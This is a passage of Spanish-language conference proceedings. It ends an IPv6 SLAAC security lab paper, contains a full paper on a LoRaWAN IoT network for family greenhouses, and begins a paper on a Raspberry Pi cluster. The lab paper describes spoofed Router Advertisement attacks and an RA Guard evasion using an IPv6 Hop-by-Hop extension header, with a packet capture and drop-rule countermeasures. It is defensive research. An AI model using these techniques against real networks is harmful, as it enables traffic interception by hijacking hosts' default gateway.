                        prefix ff02::/128
                    }
                }
            }
            entry 70 {
                action {
                    drop {
                        log true
                    }
                }
                match {
                    next-header icmp6
                    destination-ip {
                        prefix ff02::/128
                    }
                }
            }
```

El política de seguridad se completa aplicando la ACL anterior a las interfaces del dispositivo de capa 2 (Nokia SRL Linux).

3.3 Escenario 2: Análisis de ataque anuncios Router Advertisement falsos

Según se describe en el RFC 6105, el concepto detrás de la técnica de mitigación RA Guard se basa en el filtrado de mensajes Router Advertisement aplicado en dispositivos de red de capa 2 según diferentes criterios. El primer criterio a aplicar es descartar los mensajes RA que no provienen de puertos autorizados para tal fin. Claramente la eficiencia de aplicar esta técnica recae en la habilidad de los dispositivos de capa 2 para identificar los mensajes RA. Más allá de este requerimiento, existen técnicas de evasión basadas en la utilización de los campos de encabezado IPv6 Extension Headers.

Del mismo modo que se procedió en el Escenario 1, se analizaron alternativas de ataques mediante las herramientas THC IPv6 e IPv6 Toolkit, analizando tráfico de red capturado. A continuación se describen los casos de estudio y resultados obtenidos:

Caso 1: El atacante envía un mensaje de RA falso anunciando un prefijo de red con el propósito de que los dispositivos hosts, configuren una dirección IPv6 automática y agreguen como Gateway default la dirección IP del atacante. La siguiente figura muestra la captura de tráfico de red obtenida:

```
> Frame 4: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits) on interface eth1, id 0
> Ethernet II, Src: aa:c1:ab:3c:b6:00 (aa:c1:ab:3c:b6:00), Dst: IPv6mcast_01 (33:33:00:00:00:01)
> Internet Protocol Version 6, Src: fe80::a8c1:abff:fe3c:b600, Dst: ff02::1
v Internet Control Message Protocol v6
    Type: Router Advertisement (134)
    Code: 0
    Checksum: 0x19dc [correct]
    [Checksum Status: Good]
    Cur hop limit: 255
  > Flags: 0x08, Prf (Default Router Preference): High
    Router lifetime (s): 2048
    Reachable time (ms): 0
    Retrans timer (ms): 1024
  > ICMPv6 Option (MTU : 1500)
  > ICMPv6 Option (Prefix information : 2001:db8:dddd:1::/64)
  > ICMPv6 Option (Source link-layer address : aa:c1:ab:3c:b6:00)
  > ICMPv6 Option (Route Information : High ::/0)
  > ICMPv6 Option (Route Information : High 2000::/3)
  > ICMPv6 Option (Route Information : High fc00::/7)
  > ICMPv6 Option (Recursive DNS Server ff02::fb)
```

Fig. 4. Captura de tráfico de red ataque Router Advertisement Falso

Tabla 4. Detalle de captura ataque RA Figura 4.

Encabezado IPv6	Origen	Destino
ICMPv6 Type RA (134) Code 0 ICMPv6 Option Prefix: 2001:db8:dddd:1::/64 ICMPv6 Option Route info: High	IPv6 addr link local PC2	ff02::1

Analizada la técnica utilizada por el ataque, la contramedida propuesta se basa en la identificación de los mensajes RA teniendo en cuenta los campos de encabezado ICMPv6 Type 134, Code 0 y tomando como acción DROP en los puertos del dispositivo de capa 2 que conectan a dispositivos finales.

Caso 2: El atacante utiliza una variante de la técnica descripta en el Caso 1, mediante la cual se evade la comprobación del mensaje RA, insertando el mismo dentro de los campos Extension Header del encabezado IPv6. La siguiente figura muestra el resultado de la captura de tráfico y el análisis de los campos de encabezado.




Fig. 5. Captura de tráfico de red ataque evación RA Guard.

Tabla 5. Detalle de captura ataque evasión RA Guard Figura 5.

Encabezado IPv6	Origen	Destino
Next Header IPv6 Option 0 IPv6 Hop by Hop Option Next Header ICMPv6 (58) ICMPv6 Type RA (134)	IPv6 addr link local PC2	ff02::1

Analizada la variante utilizada como ataque, la contramedida adoptada consta en una nueva regla que tiene como acción DROP de los paquetes IPv6 con campo de encabezado Next Header Option 0. Se aplica dicha regla a los puertos del dispositivo de capa 2 que conectan a dispositivos finales.

4 Conclusiones, aportes y trabajos futuros

Como aporte principal de las actividades descriptas en éste artículo, se cumplió con el objetivo de poner a disposición un entorno de prueba basado en la herramienta de virtualización de redes Containerlab, que permita fundamentalmente comprender y analizar el funcionamiento del protocolo IPv6 en el proceso de asignación de direcciones IP a dispositivos finales, con énfasis en aspectos de seguridad.

De los resultados obtenidos en el análisis de ataques comunes en el proceso de autoconfiguración automática de direcciones IPv6 (SLAAC), se proponen contramedidas mediante la implementación de reglas de filtrado aplicadas al tráfico de red. La elección del Sistema Operativo de Red Nokia SRL se fundamenta en la potencialidad que presenta para la configuración de dichas reglas a nivel de campos de encabezado IPv6, sin la necesidad del despliegue de dispositivos de seguridad adicionales. Los ejemplos de configuraciones de seguridad aplicados, se pueden extender a otros dispositivos de red que soporten la implementación de las mismas.

Como futuros trabajos se propone el análisis de otros ataques a protocolos propios de IPv6 tales como el descubrimiento de vecinos que reemplaza al protocolo ARP de IPv4, DHCPv6, entre otros, siguiendo la metodología de análisis de comportamiento de los ataques y las consideraciones en los RFCs pertinentes. Así mismo se propone realizar un análisis de perfomance en cuanto al consumo de recursos de procesamiento y memoria de los dispositivos de red, como resultado de aplicar tales reglas de filtrado.

Referencias

1. Gont, F.: Seguridad IPv6. Webinar online video. https://www.youtube.com/watch?v=wQE-yhfD9ac. (2021)
2. Thomson, F., Narten, T., Jinmei., T.: RFC 4862 IPv6 Stateless Address Autoconfiguration. https://datatracker.ietf.org/doc/html/rfc4862. (2007)
3. Gont, F., Chown, T.: RFC 7707 Network Reconnaissance in IPv6 Networks. https://datatracker.ietf.org/doc/html/rfc7707. (2016)
4. Levy-Abegnoli, E., Van de Velde, G., Popoviciu, C., Mohacsi, J.: RFC 6105 IPv6 Router Advertisement Guard. https://datatracker.ietf.org/doc/html/rfc6105. (2011)
5. Gont, F.: RFC 7113 Implementation Advice for IPv6 Router Advertisement Guard (RA-Guard). https://datatracker.ietf.org/doc/html/rfc7113. (2014)
6. Hughes, L.: Third Generation Internet Revealed. Reinventing Computers Networks with IPv6, pp 210. Apress, Frisco, TX, USA. (2022).
7. Containerlab. https://containerlab.dev/
8. IPv6 Security Lab based in Containerlab. https://github.com/ernestosv73/ipv6seclab
9. THC-IPv6. https://www.kali.org/tools/thc-ipv6/
10. IPv6 Toolkit. https://www.si6networks.com/research/tools/ipv6toolkit/

Aprendizajes en el diseño de una infraestructura IoT para la Agricultura Familiar. Una experiencia en el cinturón hortícola de La Plata

Néstor Castro[12], Claudia Queiruga[12], Agustín Candia[13], Markos Moscoso Ocampo[14], Matías Pagano[13], Javier Díaz[12]
[1]LINTI (Laboratorio de Nuevas Tecnologías Informáticas), Facultad de Informática, Universidad Nacional de La Plata, Argentina
[2]{ncastro, claudiaq, javierd}@info.unlp.edu.ar, [3]{acandia, matiasp}@linti.unlp.edu.ar
[4]markos.ocampo@alu.ing.unlp.edu.ar

Resumen. Este trabajo se contextualiza en el proyecto de I+D+i "Predicción automática de enfermedades foliares en cultivos de hoja producidos en invernaderos bajo manejo agroecológico" del Laboratorio de Investigación en Nuevas Tecnologías Informáticas de la Universidad Nacional de La Plata (LINTI-UNLP). El objetivo del proyecto es contribuir al desarrollo de tecnologías digitales orientadas a la producción agroecológica a escala de agricultura familiar, para el manejo preventivo de las enfermedades foliares generadas por hongos y pseudohongos, a partir del sensado automático de las condiciones microambientales de los invernaderos, mediante el uso de tecnologías IoT. En este trabajo se describen y analizan los aprendizajes sobre el diseño e implementación de los componentes clave de la infraestructura IoT desarrollada, que incluyen los nodos IoT, los sensores para monitoreo de las condiciones ambientales en los invernaderos, las tecnologías de comunicación y la solución para la energización de los nodos. Las limitaciones de la infraestructura tecnológica tanto de comunicación y electricidad de la zona en la que se desarrolla el proyecto, como las económicas, presentan desafíos que requirieron trabajar en alternativas tecnológicas de bajo costo adecuadas a los problemas a resolver.

Palabras claves: IoT, LoRaWAN, LoRa, Agroecología, Agricultura Familiar

1 Introducción

En Argentina el cinturón hortícola de La Plata[1] abastece entre el 60% y el 90% de la verdura fresca que consume la provincia de Buenos Aires y otras provincias del país, con lo cual se constituye en el cinturón hortícola más importante de la Argentina [1]. Esta producción es llevada adelante por familias productoras de alimentos, en general en quintas de tierras alquiladas, en las que combinan producción bajo invernaderos y a campo abierto, en una superficie total de producción que no supera los 1,5 ha.

[1]La Plata es la ciudad capital de la provincia de Buenos Aires, Argentina.

Específicamente en el artículo aquí presentado se trabaja con dos familias productoras de la Agricultura Familiar (AF) de la organización social "Manos de la Tierra", cuyas quintas están localizadas en la zona de Arana (La Plata, provincia de Buenos Aires), a una distancia de 100 mts. aproximadamente entre ambas. Desde el 2021 dichas familias se encuentran transitando un proceso de transformación en su modo de producción, orientado al diseño y manejo de las quintas bajo los principios de la agroecología[2], proceso que es acompañado por un equipo técnico de la Universidad Nacional de la La Plata (UNLP) en el marco de la experiencia de comercialización solidaria "La Justa"[3] [2] [3] .

La incorporación de tecnologías digitales no es ajena al sector agropecuario, tanto en las etapas de producción como de comercialización. Actualmente la Agroinformática es un campo de conocimiento interdisciplinario emergente, que amplía los saberes de la Agronomía y la Informática, ofreciendo herramientas (hardware, software, metodologías) para optimizar los procesos y resultados de la producción del sector agropecuario. En este punto, un problema que se evidencia en la mayoría de las prácticas de la AF es la carencia de herramientas y metodologías sistematizadas de recopilación de datos mediante procesos de digitalización que faciliten la obtención de información en tiempo real. A pesar de contar con métodos de recopilación de información in-situ, mediante procesos realizados de forma artesanal, usando planillas de cálculo que se cargan en diferido, estos procesos son muy propensos a errores debido a la falta de validación automática, posibles pérdidas involuntarias de los registros en papel y la falta de escalabilidad, entre otros.

El trabajo aquí presentado se contextualiza en el proyecto "Predicción automática de enfermedades foliares en cultivos de hoja producidos en invernaderos bajo manejo agroecológico" desarrollado en el LINTI-UNLP (Laboratorio de Investigación en Nuevas Tecnologías Informáticas, UNLP). En el mismo se trabaja en la detección temprana de enfermedades foliares de cultivos producidos en invernáculos bajo manejo agroecológico, usando tecnologías de IoT (Internet of Thing) de bajo costo (sensores y microcontroladores para transmisión de información). Se trata de enfermedades endémicas en la región en la que se desarrolla el proyecto, ejemplo de ellas son el oídio (Erysiphe Cichoracearum), la mildiu (Bremia spp.), la viruela de acelga (Cercospora spp.) y la roya blanca (Albugo spp.). El equipo de trabajo es multidisciplinario y está conformado por especialistas en fitopatología vegetal, agroecología y agricultura familiar, informáticos e ingenieros. El enfoque de la

[2] La agroecología es un enfoque emergente de producción agrícola que plantea una nueva forma de pensar y hacer agricultura, y ofrece las bases científicas y metodológicas para transicionar hacia una agricultura sustentable [1].

[3] La comercializadora "La Justa" actualmente se constituye como una cooperativa de trabajo co-gestionada desde tres espacios de la UNLP: la Unidad de Abordaje Integral de la Economía Popular, Social y Solidaria (EPSS) de la Secretaría de Políticas Sociales, la Prosecretaría de Agricultura Familiar de la Facultad de Cs. Veterinarias y la Prosecretaría de Vinculación Territorial de la Facultad de Trabajo Social. En simultáneo a la creación de "La Justa", se profundizó el acompañamiento técnico y organizativo a las familias hortícolas de "Manos de la Tierra", y se formó un equipo que asumió ese rol con el objetivo de fortalecer el proceso de transición hacia sistemas de base agroecológica. https://www.lajustaunlp.com.ar/

Agroinformática adoptado atiende las demandas de tecnología digital en quintas con manejo agroecológico a escala AF.

Predecir la emergencia de las enfermedades foliares a partir de la recolección automática de datos ambientales (temperatura y humedad relativa ambiente) en invernaderos con manejo agroecológico, permite abordar preventivamente dichas enfermedades generadas por hongos y pseudohongos, favoreciendo la aplicación temprana de bioinsumos.

El desarrollo del proyecto se estructuró en las siguientes etapas:

- Diseño y construcción de nodos IoT de bajo costo para el sensado de datos microambientales y su instalación en invernaderos.
- Diseño e implementación de un modelo de comunicación entre dichos nodos con el servidor de aplicaciones instalado en el LINTI, donde se recepcionan, procesan y almacenan los datos.
- Selección de cultivos y enfermedades a estudiar.
- Construcción de variables de análisis a partir de los datos sensados automáticamente.
- Diseño de un primer modelo matemático predictivo de enfermedades foliares.

Este artículo se enfoca en los aprendizajes del diseño e implementación del modelo de comunicación desarrollado en las quintas antes mencionadas.

A continuación se describe el marco conceptual, la infraestructura tecnológica disponible en la zona de desarrollo del proyecto, limitaciones encontradas y desafíos tecnológicos a resolver, el diseño e implementación de la infraestructura tecnológica y finalmente los aprendizajes a las que se arribaron.

2 Marco conceptual: IoT en la agricultura familiar

La “Internet de las cosas”, o IoT, por sus siglas en inglés, es un sistema de dispositivos electrónicos interconectados con capacidad de recopilar y transferir datos a través de una red inalámbrica sin intervención de personas. El objetivo de IoT es ampliar la conectividad a casi todos los objetos (cosas) que se encuentran en el espacio físico y a partir de ello desarrollar nuevas aplicaciones en múltiples campos de conocimiento entre ellos la Agroinformática [4]. El camino hacia una “agricultura inteligente” busca nuevas soluciones para mejorar la productividad agrícola mediante soluciones basadas en IoT, entre ellas la detección temprana de enfermedades en los cultivos, tema de interés del proyecto en el que se inscribe este trabajo [5]. En este sentido, el monitoreo continuo ofrece varias ventajas, entre ellas la detección temprana de enfermedades foliares identificando anomalías en los cultivos de hojas, en etapas iniciales, antes que los síntomas sean visibles a simple vista y, la intervención de manera oportuna con medidas preventivas o tratamientos específicos. Además, permite una aplicación precisa y eficiente de bioinsumos, como fertilizantes orgánicos o biopesticidas, fortaleciendo el manejo agroecológico en la producción. Al conocer el estado de las plantas de forma continua, es posible ajustar las dosis y los momentos de aplicación de los bioinsumos según las necesidades específicas de los

cultivos, evitando el desperdicio y maximizando su efectividad. El uso adecuado de bioinsumos contribuye a la producción de cultivos más sanos y de mayor calidad.

Los sensores son componentes fundamentales en proyectos de IoT debido a su capacidad para capturar datos del entorno físico y convertirlos en información digital. Estos dispositivos permiten monitorear y medir una amplia gama de variables, como temperatura, humedad, presión atmosférica, movimiento, entre otros. Esta información es esencial para tomar decisiones informadas en tiempo real, optimizar procesos y mejorar la eficiencia, así como posibilitar el desarrollo de servicios y aplicaciones inteligentes.

El concepto de red de datos de bajo consumo de energía, característica esencial en IoT, es crucial para las soluciones tecnológicas que requieren recabar datos en sitios alejados de las grandes ciudades o en donde la cobertura de Internet no llega o es deficitaria, como es el caso de gran parte del periurbano platense. Entre las tecnologías de comunicación inalámbrica para las redes IoT, disponibles en Argentina y adecuadas para la aplicación en Agroinformática, se encuentran Sigfox, GSM y LoRaWAN, las cuales ofrecen una cobertura de largo alcance [4]. Otras tecnologías de comunicación que podrían ser utilizadas son, las redes satelitales que actualmente en Argentina es un servicio costoso y los enlaces inalámbricos de cooperativas que ofrecen conexión a Internet en la zona, sin embargo no siempre está disponible este servicio y en general también son costosos.

La tecnología de comunicación inalámbrica LoRa (acrónimo de Long Range) combina un consumo de energía muy bajo con un largo alcance efectivo, por lo tanto, ofrece una solución adecuada para conexiones a grandes distancias y para redes de IoT conformadas por sensores que no disponen de corriente eléctrica de red para su alimentación y deben utilizar baterías. Agregar inteligencia a los nodos LoRa representa una potencial mejora en la producción de alimentos, en particular en proyectos vinculados a la agricultura.

Existen múltiples antecedentes de uso de redes LoRaWAN en la producción agropecuaria y en invernaderos concretamente [6][7][8]. En estos trabajos se señalan las ventajas ofrecidas por este tipo de tecnología de red para entornos inalámbricos de área amplia: comunicaciones de largo alcance manteniendo el bajo consumo de energía (2km a 5km en entornos urbanos y hasta 15km en zonas despejadas); operación en bandas de frecuencias no licenciadas (ISM) como 915MHz [9]; servicios de red para confirmación de mensajes, encriptación, multicasting y activación/registración en la red “over the air”, no presentando limitaciones en el número de paquetes transferidos. Sin embargo, no hemos encontrado antecedentes relevantes en quintas de producción familiar con manejo agroecológico en zonas con limitada conectividad (telefonía celular e Internet) que den cuenta del uso de tecnologías digitales en recolección automática de datos para mejora en los procesos de producción.

Los costos de despliegue y operación de las redes LoRaWAN son bajos en comparación con otras tecnologías similares como las previamente mencionadas, y por otro lado ofrece una buena disponibilidad de equipos y operadores en el mercado. Estas características destacables hacen factibles proyectos como el presentado.

Desde el punto de vista de infraestructura tecnológica y de comunicación disponible en la ciudad de La Plata para sensado automático de datos ambientales, la red LoRaWAN es un servicio que la UNLP obtiene sin costo por medio de un convenio con la empresa YEAP. Este servicio permite el despliegue con infraestructura propia y la reducción de costos operativos recurrentes, resultando una opción apropiada para el desarrollo de proyectos como el descripto [10].

3 Infraestructura tecnológica disponible

Teniendo en cuenta que las experiencias realizadas en el proyecto, que da como resultado el presente trabajo, se realizaron en una zona semirural del partido de La Plata, la infraestructura tecnológica disponible presentó una serie de limitaciones que obligaron la redefinición de varios aspectos del proyecto que en un principio no se tuvieron en cuenta ya que la solución se presentaba más simple que la que en definitiva se está implementando.

La hipótesis inicial de trabajo consistió en construir nodos IoT LoRa de bajo costo para sensar datos ambientales de los invernaderos en los cuales se producen los cultivos. Dichos nodos transmitirían datos a través de la red proveedora de servicios de comunicación de la zona (YEAP) al servidor de aplicaciones del LINTI.

El desarrollo del proyecto nos enfrentó con realidades que se transformaron en limitaciones tecnológicas:

- Falta de energización en el invernadero: esto significó diseñar un nodo IoT LoRa con su batería.
- Falta de cobertura LoRaWAN en la zona: a pesar que el resultado del estudio de factibilidad arrojó que las antenas instaladas en dependencias de la UNLP ofrecían la cobertura necesaria, al momento de comenzar las pruebas con el nodo construído se comprobó la falta total de cobertura. Esto se debió a la salida de servicio de las antenas.

En síntesis, si bien el diseño inicial de la solución tecnológica fue simple, a medida que se avanzó en el desarrollo se presentaron algunas complejidades no esperadas. Esto planteó el rediseño de la solución y para ello se tomaron las siguientes decisiones:

- Mantener el protocolo LoRa en los invernaderos: permite escalar la solución agregando más nodos con facilidad y/o lograr conectarlos directamente (idea original) en el caso que se restablezca el servicio de conectividad de la empresa YEAP en la zona.
- Usar los servicios de suministros eléctrico e Internet disponibles en las viviendas de las familias productoras: permite instalar un gateway LoRaWAN que recepciona los datos de los nodos LoRa. Por otra parte, en zonas semirurales, en general, los servicios mencionados son de baja calidad debido a las discontinuidades que presentan y a la precariedad de las viviendas de las familias productoras. La disponibilidad de servicios de baja

calidad y poco confiables pasó a ser “la” limitación con la que debemos convivir durante toda la duración del proyecto.

4 Diseño e implementación de la infraestructura tecnológica

A partir de los problemas de comunicación encontrados debido a falta de cobertura LoRaWAN en la zona de desarrollo del proyecto, se decidió rediseñar la arquitectura de comunicación inicial buscando remediar los problemas detectados en la transmisión de datos y dotar de una estrategia de alimentación eléctrica de los nodos LoRa a partir de energías renovables para mejorar la autonomía del mismo.

Este rediseño descripto en la Fig. 1 presenta las siguientes características claves:

- Nodos LoRa en los invernaderos: recopilan datos de variables ambientales relevantes, como temperatura, humedad, luz, y otros factores críticos para el crecimiento de las plantas. Esta ubicación cercana a los cultivos garantiza mediciones precisas y en tiempo real.
- Gateway LoRaWAN local: se optó por desplegar una red LoRaWAN ad-hoc para el proyecto, dado que la red pública a la que se tenía acceso ya no estaba operativa en la zona. Para ello, se instala un gateway LoRaWAN en las viviendas de las familias productoras, que actúa como punto central para recibir los datos de los nodos LoRa ubicados en los invernaderos, garantizando una correcta cobertura de los mismos. En el gateway se configura un network server embebido para la autenticación de dispositivos y forwarding de paquetes de datos hacia los servidores de aplicación del LINTI. Este gateway transmite los datos recopilados a través de una conexión Ethernet con salida a Internet a los servidores mencionados para su posterior procesamiento y análisis.




Fig. 1. Rediseño de la arquitectura de comunicación

Una vez que los datos son recibidos en el servidor del LINTI son visualizados por la aplicación Grafana, como se muestra en la Fig. 2.




Fig. 2. Recepción de los datos con la arquitectura de comunicación

Atendiendo al problema de la falta de energización en el invernadero, descripto previamente, y para asegurar la autonomía energética de los nodos LoRa, se decidió incorporar tecnologías de energía sustentable como paneles solares. Por ello se adquirió un kit solar, como se muestra en la Fig. 3, compuesto por un panel solar, un regulador de carga de batería y una batería con el propósito de mantener su carga, lograr mayor autonomía del nodo LoRa y reducir significativamente los períodos de intervención humana vinculados al recambio de las baterías.



Fig. 3. Kit solar compuesto por un panel solar, un regulador de carga y una batería

A partir del rediseño del modelo de conectividad se comenzó a estudiar la eficiencia en el uso de energía de la rutina de transmisión del nodo LoRa. Esto plantea realizar pruebas de optimización de bajo consumo, para prolongar la vida útil de la batería y así maximizar aún más la autonomía del nodo.

5 Aprendizajes

A modo de reflexión sobre el trabajo que se viene desarrollando en el proyecto "Predicción automática de enfermedades foliares en cultivos de hoja producidos en invernaderos bajo manejo agroecológico" del LINTI-UNLP, a continuación se puntualizan los aprendizajes en torno al diseño e implementación de los componentes clave de una infraestructura IoT adaptada al problema de producción de alimentos con manejo agroecológica a escala AF en el cinturón productivo de la localidad de La Plata:

- La red de asociación entre las familias productoras del cordón hortícola del periurbano platense y la UNLP, moviliza recursos y capacidades que permiten abordar problemas locales con soluciones adecuadas contribuyendo a la mejora de la producción de hortalizas, a la comercialización en circuitos cortos redundando en la mejora de la calidad de vida de las familias productoras.
- En este tipo de proyecto claramente se evidencia una dinámica de "doble vía"[4], con actores sociales relevantes, en este caso familias productoras de la AF del periurbano platense, que ofrecen información significativa para la construcción de problemas locales y su abordaje con tecnologías digitales adaptadas.
- Disponer de facilidades de despliegue y operación de las redes LoRaWAN en la zona de desarrollo de los proyectos basados en IoT, es la alternativa tecnológica óptima debido a que es un estándar de comunicación inalámbrica abierto y los costos asociados son bajos en comparación con otras tecnologías similares. Por otro lado, la disponibilidad de equipos es buena y existen operadores en el mercado.
- En la situación de no disponer de cobertura de red LoRaWAN en zonas semirurales, y teniendo en cuenta que, en general, los servicios de conectividad a Internet y de suministro de energía eléctrica son de baja calidad debido a cortes y microcortes contínuos y a la precariedad de las viviendas de las familias productoras, la disponibilidad y la calidad de los datos está comprometida. Este contexto condiciona, aunque no hace imposible, la concreción de proyectos basados en IoT.
- El diseño e implementación de tecnologías IoT híbridas, de bajo costo, que combinan Internet y LoRa, es una alternativa tecnológica adaptada a una Agroinformática a escala de AF que intenta superar las limitaciones de conectividad.
- Si bien las familias productoras cuentan en sus hogares con energía eléctrica, ésta no siempre está disponible en los invernaderos (por razones diversas). En estos casos la utilización de paneles solares para disponer de energía eléctrica que alimente los nodos IoT de sensado, es una alternativa de solución viable dada la disponibilidad en el mercado, su bajo costo y su relativa simplicidad de instalación.

A modo de cierre el desafío tecnológico de una solución de IoT para la AF puede abordarse bajo los siguientes criterios:

a) sostenibilidad: la solución diseñada debe ser adoptada por la red de familias productoras y adecuada a sus necesidades. En este sentido es clave la participación activa de todos los actores sociales en el desarrollo del proyecto.

b) replicabilidad alta: es posible replicar la solución en invernaderos bajo la cobertura de LoRaWAN (con o sin gateway local) aprovechando la cercanía de

[4] Doble vía: la UNLP reconoce como una de sus funciones primordiales la extensión universitaria, entendida como "() un proceso educativo no formal de doble vía, planificada de acuerdo a intereses y necesidades de la sociedad, cuyos propósitos deben contribuir a la solución de las más diversas problemáticas sociales, la toma de decisiones y la formación de opinión, con el objeto de generar conocimiento a través de un proceso de integración con el medio y contribuir al desarrollo social" [11].

las quintas (característica de la producción en AF). Aumentar la cantidad de nodos LoRa y agregar nuevos sensores, es factible y simple de realizar.
c) sustentabilidad: el uso de paneles solares como medio de alimentación de nodos LoRa que usan baterías internas es factible. Esto se debe a que el promedio de la cantidad de horas de sol en la provincia de Buenos Aires es óptimo. Por otra parte, la adquisición, instalación y mantenimiento de un kit solar para una solución de las características descriptas en el presente trabajo, es de bajo costo.

Referencias

1. Benencia, R.: Transformaciones territoriales en la horticultura periurbana bonaerense en los últimos 50 años. El papel de la tecnología y la mano de obra. XIII Economic History Congress. Buenos Aires (2002).
2. Villegas Pesi, E; Gargoloff N.A.; Duré, S.V.; Gonzalez, J.; Tejerina, C. y Mierez, L.: Reflexiones sobre el proceso de cambio hacia la Agroecología de Manos de la Tierra-La Justa. III Congreso Argentino de Agroecología. El Bolsón (2023).
3. Sarandón, S.J.: La agricultura como actividad transformadora del ambiente. El Impacto de la Agricultura intensiva de la Revolución Verde. En "AGROECOLOGIA: El camino hacia una agricultura sustentable", SJ Sarandón (Editor), Ediciones Científicas Americanas, La Plata.1: 23-48 (2002).
4. Aly M., Khomh F., Guéhéneuc Y., Washizaki H. and Yacout S.: Is Fragmentation a Threat to the Success of the Internet of Things?, IEEE Internet of Things Journal, vol. 6, pp. 472–487 (2019). https://doi.org/10.1109/JIOT.2018.2863180
5. Pagano A., Croce D., Tinnirello I.y Vitale G.: A Survey on LoRa for Smart Agriculture: Current Trends and Future Perspectives. En: IEEE INTERNET OF THINGS JOURNAL, Vol. 10, No. 4, (2023). https://doi.org/10.1109/JIOT.2022.3230505
6. Mezouari1 A., Elkarch H., Haoul C., Dahou H., Elgouri R.: LoraWAN-based intelligent multi-greenhouse monitoring and control. E3S Web of Conferences 469, 00087 (2023). https://doi.org/10.1051/e3sconf/202346900087.
7. Singh R.K., Aernout M., De Meyer M., Weyn M., Berkvens R.: Leveraging LoRaWAN Technology for Precision Agriculture in Greenhouses. Sensors 2020. 20(7):1827 (2020). https://doi.org/10.3390/s20071827.
8. Septafiansyah Dwi Putra, Catherine Olivia Sereati, Hery Sutrisno. "Design of IoT Monitoring System Based on LoRaWAN Architecture for Smart Green House". 2022, IOP Conf. Ser.: Earth Environ. Sci. https://doi.org/10.1088/1755-1315/1012/1/012090
9. LORA Alliance, https://www.lora- alliance.org.
10. Candia A.; Lo Grasso F.; Fava L.; Represa S.; Diaz J.; Vilches D.: LoRaWAN IoT Solutions for SmartCities. Sixth International Conference on Internet of Things: Systems, Management and Security (IOTSMS), Granada, Spain, pp. 265-269 (2019). https://doi.org/10.1109/IOTSMS48152.2019.8939228
11. Estatuto de la UNLP, Capítulo III: de la Extensión, pp 9 (2008). Disponible en: http://sedici.unlp.edu.ar/handle/10915/37738

Configuración y Puesta en Marcha del Cluster Raspberry Pi Cronos

Martha Semken[1], Mariano Vargas[1], Ignacio Tula[1], Andrés Rojas Paredes[1]

[1]Instituto de Ciencias (ICI) Universidad Nacional de General Sarmiento – UNGS

{msemken, avargas, itula, arojas}@campus.ungs.edu.ar

Abstract. En este artículo se explora el diseño, la implementación y la evaluación de un clúster de computadoras de placa única (SBC) Raspberry Pi, que utilizan procesadores ARM (RISC), conocidos por su eficiencia energética y adaptabilidad a aplicaciones de bajo consumo. El clúster, compuesto por seis Raspberry Pi 4, está conectado mediante un switch Ethernet para la red interna y un router WiFi para la conectividad externa. Cada Raspberry Pi cuenta con una tarjeta microSD para el almacenamiento. En cuanto al software, se utiliza el sistema operativo Raspbian Bookworm, junto con NFS para la compartición de archivos, Munge para la autenticación y Slurm para la gestión de recursos y tareas. Se detallan los pasos para el ensamblaje del hardware y la configuración del software del clúster, proporcionando una base para futuras evaluaciones de rendimiento y aplicaciones en el procesamiento paralelo.

Keywords: Clúster, Raspberry Pi, Munge, Slurm, Open MPI.

1 Introducción

En la era actual de la informática, el procesamiento paralelo y los clusters de computadoras han adquirido una relevancia creciente debido a la necesidad de manejar grandes volúmenes de datos y realizar cálculos complejos de manera eficiente.

En un clúster, las computadoras que lo integran trabajan como una sola. Estos dispositivos están conectados a través de una red de alta velocidad. Cada nodo compartirá recursos cooperando en la ejecución de una tarea. Esto permite una distribución de carga de trabajo, lo que permitirá mejorar el rendimiento y la escalabilidad, como así también garantizará la disponibilidad de servicios (ver [1]).

Las microcomputadoras de placa única (SBC, por sus siglas en inglés), han revolucionado el campo de la computación debido a su bajo costo, tamaño compacto y versatilidad. La Raspberry Pi, en particular, ha ganado popularidad no solo en proyectos educativos y hobbies, sino también en aplicaciones de investigación y desarrollo debido a su procesador ARM (RISC), conocido por su eficiencia energética y adaptabilidad a aplicaciones de bajo consumo.

